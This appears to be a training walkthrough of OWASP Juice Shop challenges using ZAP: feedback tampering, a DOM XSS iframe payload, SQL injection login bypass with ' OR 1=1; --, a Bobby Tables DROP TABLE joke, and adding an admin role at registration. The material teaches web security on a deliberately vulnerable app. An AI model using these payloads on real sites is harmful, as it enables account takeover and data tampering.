
```
POST http://localhost:3000/api/Feedbacks/ HTTP/1.1
host: localhost:3000
Connection: keep-alive
Content-Length: 87
sec-ch-ua: "Chromium";v="122", "Not(A:Brand";v="24", "Google Chrome";v="122"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36
sec-ch-ua-platform: "macOS"
Origin: https://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://localhost:3000/
Accept-Language: en-US,en;q=0.9
Cookie: language=en; continueCode=BP4graVEq7DZowBYQPyNlj0Kex9djYhpAmv8rXWR562gpJ4b13knMzLv3ERx

{"captchaId":0,"captcha":"31","comment":"This site is insecure (anonymous)","rating":1}
```


Let's Make Some Changes

Selecting the item in the History list, right click on it to get a context menu.

Select Open/Resend with Request Editor...



Let's Make Some Changes – Part Two



This brings up a Manual Request Editor. We can make changes to the header, the URL we are POSTing to, or the payload.

Here we can change the feedback rating, which is currently a two, to a zero, and then press the send button.

Let's Make Some Changes – Success!

This will bring up a new Response tab.

We can see that that it is successful with a zero in the rating!

RequestResponse

Header: TextBody: Text

Send

HTTP/1.1 201 Created
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Location: /api/Feedbacks/10
Content-Type: application/json; charset=utf-8
Content-Length: 186
ETag: W/"ba-FU3uqdwEP8tC/znvRhVbFIrCFyI"
Vary: Accept-Encoding
Date: Wed, 13 Mar 2024 16:17:56 GMT
Connection: keep-alive
Keep-Alive: timeout=5

```
{"status": "success", "data": {"id": 10, "comment": "This site is insecure (anonymous)", "rating": 0, "updatedAt": "2024-03-13T16:17:56.435Z", "createdAt": "2024-03-13T16:17:56.435Z", "userId": null}}
```

#5 DOM XSS & Bonus Payload

Perform a DOM XSS attack with `<iframe src="javascript:alert(`xss`)">`

Cross-Site Scripting Attacks (XSS)

XSS attacks allow a user to inject client-side scripts into the browsers of other users


Cross-Site Scripting attacks are a way in which an attacker will try to inject JavaScript into the DOM for malicious purposes. It can be saved to a database where it will be executed by other users that use the same data. It can be included in URLs to redirect users to bad places. It can be used to steal session cookies from other users.

- In this example we are going to try and insert an **<iframe>** into the DOM with some JavaScript that will pop up a message box. In a subsequent attack, we will see how this attack can be used to redirect to other content that could be harmful.
- Copy the attack text below and paste it into various text boxes that accept entry and can be submitted.

```
<iframe src="javascript:alert(`xss`)">
```

Success – Part One!

Pasting this into the "Search" text bar on the main page executes our attack!



Note how our iframe JavaScript is now a part of the URL.


Second Challenge – Bonus Payload

Copy and paste the attack text from the Bonus Payload challenge

Copy and paste the attack text from the Bonus Payload challenge (see Score Board) to the search field.

You will get to listen to a nice little song about Juice Shop.

This demonstrates how an attack string like this can fetch content from another site and execute it on the current application.



#6 Injection

Log in to the Administrator's Account




Log in with the administrator's user account

What would a vulnerable web application be without an administrator user account whose (supposedly) privileged access rights a successful hacker can abuse?

- The challenge description probably gave away what page/fields you should attack.
- If you happen to know the email address of the admin already, you can launch a targeted attack.
- You might be lucky with a dedicated attack pattern even if you have no clue about the admin email address.

Log in with the administrator's user account – Success!



The image shows a dark-themed login interface. At the top, the word "Login" is displayed. Below it are two input fields: "Email*" and "Password*". The "Email*" field contains the text "' OR 1=1; --". The "Password*" field contains five dots and a toggle icon. Below the password field is a link "Forgot your password?". A blue "Log in" button is centered below the fields. Below the button is a checkbox labeled "Remember me". At the bottom, there is a link "Not yet a customer?". A green message box at the top of the form area says "Successful login!".

Successful login!

Login

Email*

' OR 1=1; --

Password*

.....

[Forgot your password?](#)

[Log in](#)

☐ Remember me

[Not yet a customer?](#)

HI, THIS IS
YOUR SON'S SCHOOL.
WE'RE HAVING SOME
COMPUTER TROUBLE.



OH, DEAR - DID HE
BREAK SOMETHING?
IN A WAY -



DID YOU REALLY
NAME YOUR SON
Robert'); DROP
TABLE Students;-- ?



OH, YES. LITTLE
BOBBY TABLES,
WE CALL HIM.

WELL, WE'VE LOST THIS
YEAR'S STUDENT RECORDS.
I HOPE YOU'RE HAPPY.



AND I HOPE
YOU'VE LEARNED
TO SANITIZE YOUR
DATABASE INPUTS.


#7 Improper Input Validation

Creating a User with Admin Privileges



Creating an Admin User through the API

Create a normal user through the User Registration Process. Once the user is created, find the user in the History in ZAP like we did before.

A dark-themed user registration form. It includes fields for Email (test@test.com), Password (masked with dots), Repeat Password (masked with dots), and a Security Question (Mother's maiden name?). The password fields have character count indicators (8/20 and 8/40). A toggle for 'Show password advice' is present. The answer to the security question is 'Mom'. A 'Register' button with a user icon is at the bottom, along with a link 'Already a customer?'.

User Registration

Email *
test@test.com

Password *
.....
! Password must be 5-40 characters long. 8/20

Repeat Password *
.....
8/40

☐ Show password advice

Security Question *
Mother's maiden name? ▼
! This cannot be changed later!

Answer *
Mom

 Register

[Already a customer?](#)

Looking at the Request tab for the selected POST for creating a user, it is not immediately obvious how to change the role of an added user.

One could take a guess, or they can look for clues in the response...

Quick Start Request Response Requester +

Header: Text Body: Text

POST http://juiceshop.syslogic.link/api/Users/ HTTP/1.1
host: juiceshop.syslogic.link
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:143.0) Gecko/20100101 Firefox/143.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Content-Type: application/json
Content-Length: 247
Origin: https://juiceshop.syslogic.link
Connection: keep-alive
Referer: https://juiceshop.syslogic.link/
Cookie: balancer=jennifer.8QH/ZnuXECGxyd5rL8jtoI9kT811WAHnHao76U06COI; language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6Ik9GVlUzTS1la0FhRzQtZ2hFYzBkTDDjSVBRYYIsImtpZCI6Ik9GVlUzTS1la0FhRzQtZ2hFYzBkTDDjSVBRYYJ9.
eyJpc3MiOiJodHRwOi8vbG9jYXRob3N0L2FwaSIsImF1dCI6Imh0dHA6Ly9sb2NhbgHvc3QvYXBPbL3Jlc291cmNlcyIsImV4cCI6MTY4MDcyMTEzMCwibmJmIjoxNjgwNzE3NTMwLCJjbGllbnRfawQiOiJtZXRhc3lzX3VpIiwic2NvcGUiOi01.

{"email":"test@test.com","password":"password123T","passwordRepeat":"password123T","securityQuestion":{"id":2,"question":"Mother's maiden name?","createdAt":"2025-11-03T20:41:27.002Z","updatedAt":"2025-11-03T20:41:27.002Z"},"securityAnswer":"Mom"}

Looking at the Users POST HTTP Response

As we look at the response, we can see that the user was added to a role named "customer". When a user makes a request to a website, the developers often use the same model classes for both the request and the response. In fact, this response is quite chatty as common practice is usually just to return the ID of the created user.

It is likely we can add the role to an edited request and guess at a role name of admin...



```
HTTP/1.1 201 Created
Access-Control-Allow-Origin: *
Content-Length: 304
Content-Type: application/json; charset=utf-8
Date: Mon, 03 Nov 2025 21:04:59 GMT
Etag: W/"130-zMyKVX1G2W8vxWUsJtRMfrhJEo4"
Feature-Policy: payment 'self'
Location: /api/Users/23
Vary: Accept-Encoding
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-Recruiting: /#/jobs

{"status":"success","data":{"username":"","role":"customer","deluxeToken":"","lastLoginIp":"0.0.0.0","profileImage":"/assets/public/images/uploads/default.svg","isActive":true,"id":23,"email":"test@test.com","updatedAt":"2025-11-03T21:04:59.072Z","createdAt":"2025-11-03T21:04:59.072Z","deletedAt":null}}
```

Editing the Request in the Manual Request Editor


In this example we cut out all the security response stuff for clarity. It isn't required content, and it makes it easier to show what is being added, namely the role with a value of "admin". Once that is added we can try sending it to see what happens...

